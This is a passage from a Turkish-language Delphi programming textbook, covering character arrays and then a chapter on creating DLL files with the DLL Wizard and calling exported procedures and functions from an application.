  Label1.Caption:=kat[3];// dördüncü karakter olan "s" yazar
end;
```

Hatırlatalım; katar dizi değişkenine aktardığınız değişkenin içeriğindeki karakter sayısı dizi değişkenin eleman sayısından fazla olursa, Delphi sizleri hata mesajıyla uyaracak, programınız kırılacaktır.

Bir çoğunuz, peki katarlar dinamik dizilerle nasıl kullanılabilir diye sorabilirsiniz. Ama buna gerek olmadığını, ilk kısımda yapılan işlemin atanan değere göre dinamik bir boyutlandırma olduğunu dikkatli ve bilinçli olanlarınızın anlayacağını umuyorum. Bu mantıkla aşağıdaki şekilde yapılabilecek olan bir atama kesinlikle hatalı olacaktır.

```
procedure TForm1.Button22Click(Sender: TObject);
var
  kat:Array of Char;
  adet:Integer;
begin
  adet:=Length(Edit1.Text); //Editte kaç karakter var
  SetLength(kat,adet); //katar diziyi boyutlandır.

  StrCopy(kat,Pchar(Edit1.Text));          //Bu atama hata verecektir.
end;
```

BÖLÜM 11
DLL DOSYALARI OLUŞTURMAK


DLL Ne İşe Yarar:

Dll dosyaları Windows un kütüphane işlemleri için kullandığı dosyalardır. Dll dosyalarının yeri, programcılıkta son derece önem arz etmektedir. Sebebine gelince, aynı kodları farklı farklı yerlere yazmak programınızın gereksiz yere şişmesine, ayrıca karmaşaya yol açacaktır. Bu tip durumları engellemek için başvurduğumuz en temel yol "Dll" dosyaları oluşturmaktan geçmektedir. "Dll" dosyalarını "exe" uzantılı dosyalardan ayıran temel fark "exe" lerin kendi başlarına çalıştırılabilmelerine karşın, "Dll" dosyalarının muhakkak dışarıdan bir ateşleyiciye ihtiyaç duymalarıdır.

"Dll" dosyaları fonksiyon, prosedür, özellik vs.lerin topluca yazıldığı bölüm olarak da adlandırılabilir. Windows işletim sistemine ait "Dll" dosyaları "C++" dili ile yazılmıştır. Tüm uygulamalar, bu "Dll" dosyalarından faydalanabilmektedir.


Siz de en çok kullandığınız fonksiyon veya prosedür tanımlamalarını "Dll" dosyaları içerisinde oluşturursanız, ilerisi için çok büyük kolaylık olacağı aşikardır. "Dll" dosyası oluşturmak için aşağıdaki adımları izleyiniz.

"File->New->Other" adımlarını izledikten sonra, Delphi uygulama seçeneklerinin bulunduğu "New Items" penceresine ulaşabilirsiniz.




Bu pencerede "DLL Wizard" seçeneğini seçerek "OK" buttonuna tıklarsanız, "Dll" dosyanızı oluşturabileceğiniz aşağıdaki pencerenin açılmasını sağlayabilirsiniz.

Açılan pencere “Library Project2” ismiyle oluşacaktır.



“Dll” dosyanızı kaydettiğinizde “dpr-cfg-dof-dpr-res” uzantısına sahip 5 adet (daha fazla da olabilirdi) dosya oluşturacaktır.




Kaydettikten sonra “**Project->Compile All Project**” adımlarını izleyerek “Dll” dosyanızı Compile ederseniz, “dll” uzantılı ismi projenizin ismiyle aynı olan bir “Dll” dosyası daha oluşturacaktır (Dll dosyanızı yapacağınız değişikliklerden sonra muhakkak Compile ediniz). Uygulamanızın kullanacağı fonksiyon veya prosedürlere bu dosya sayesinde ulaşmak, onları kullanmak mümkün olacaktır.

“Dll” dosyaları içerisinde programdan parametre gönderilebilecek olan prosedür veya fonksiyonlar “**export**” bildirisi yapılarak tanımlanırlar. Bu bildiriyi eklemezseniz, programdan bu “Dll” dosyasını çağıramazsınız.

Son adım olarak dışarıdan çağrılacak methodların tamamını "**Exports**" listesi halinde "Dll" dosyasının altına eklemelisiniz.

Dll İçerisinde Prosedür Oluşturmak:

Oluşturacağınız "Dll" dosyalarının sonuçlarını ancak Standart Delphi projesinden çalıştırarak görebilirsiniz. Aşağıdaki prosedürü "Dll" dosyanız içerisinde oluşturup, yeni bir Exe uygulaması başlatın.




Dll İçerisindeki Prosedüre Programdan Ulaşmak:

"Exe" uygulamanızda "Dll" dosyasında "export" ile tanımlanmış olan methodları kullanabilmeniz için, pencerenize dahil etmelisiniz.

```
procedure mesaj(x:AnsiString);far;external 'project2.dll';//ekleyin
procedure TForm1.Button1Click(Sender: TObject);
var
  //Değişken bloğu
begin
  //Gerekli olan kodlar;
  mesaj(metin); //prosedür işletiliyor.
end;
```

Aşağıda "Dll" dosyası içerisindeki prosedürü işletebilmek için kullanılacak olan tüm kod satırları verilmiştir. Dikkat edeceğiniz değişik olan tek şey prosedür bildirisinin projeye ekleniş şekli olmalıdır. "***far;External 'dll_adi'***" bildirisi burada oldukça önem arz etmektedir.



Dll içerisindeki prosedürü işletmek Unit içerisinde tanımlanmış olan prosedürü işletmekten hiç de farklı değildir, izleyeceğiniz adımlar tamamen aynı olacaktır.


Dll İçerisinde Fonksiyon Oluşturmak:

Dll dosyalarında prosedür tanımlamaları gibi benzer mantıkla fonksiyon tanımlamaları da yapılabilmektedir. Aynı Dll dosyası içerisinde aşağıdaki adımları izleyerek fonksiyon tanımlayabilirsiniz.

```
function faktor(x:Integer):Extended;export;//Programdan çağır
 var
      //Lokal değişkenler
 begin
      //İşletilecek olan kodlar
      Result:=geriye dönecek olan değer
 end;
```

Yine aynı şekilde programdan çağrılabilecek olan fonksiyonlar, muhakkak "export" bildirisiyle "Dll" dosyasına bildirilmelidir. Diğer hususlar tamamen normal bir fonksiyon tanımlama işlemiyle aynı olacaktır. Fonksiyonu ekledikten sonra "Project->Compile All Project" adımlarını izleyerek uygulamanızı son değişiklikleriyle Compile etmelisiniz.

Aşağıdaki pencerede, “Dll” dosyasına prosedür ve fonksiyon eklenmiş son hal gösterilmiştir.




Dll İçerisindeki Fonksiyona Programdan Erişmek:

Dll dosyası içerisindeki fonksiyonu programdan çağırabilmek için aynı şekilde Unit bloğunda tanımlamasını yapmalısınız.

```
function faktor(x:Integer):Extended;far;external 'project2.dll'
//Dll dosyası içerisindeki fonksiyon tanımlandı
```


Bu adımdan sonra herhangi bir yordamdan fonksiyonunuzu çağırabilirsiniz. Aşağıda programa ekleyeceğiniz tüm kod satırları verilmiştir.



Bu arada, daha önce değinmiş olsamda hatırlatmak istediğim iki husus var. Bunlardan birincisi; uygulamanızla "Dll" dosyanızın aynı klasörün içerisinde olması gerektiğidir. İkincisi ise "Dll" dosyanızı, her değişiklik yaptığınız zaman muhakkak "***Project->Compile All Project***" adımlarını izleyerek Compile ediniz.


Bu kısımda daha fazla hoşunuza gidecek bir uygulama yapmak istiyorum. Amacımız Windows ta bulunan "Start->Run" seçeneklerini yaptırabilecek bir "Dll" dosyası oluşturmaktır. Daha sonra bu "Dll" dosyasını kullanarak, Edit kutusuna gireceğimiz yoldaki "exe" uygulamasını çalıştırmayı sağlamak olacaktır.

Aşağıdaki form tasarımını oluşturun.




Ardından "File->New->Other->Dll Wizrd" adımlarını izleyerek "Dll" uygulamanızı başlatın.

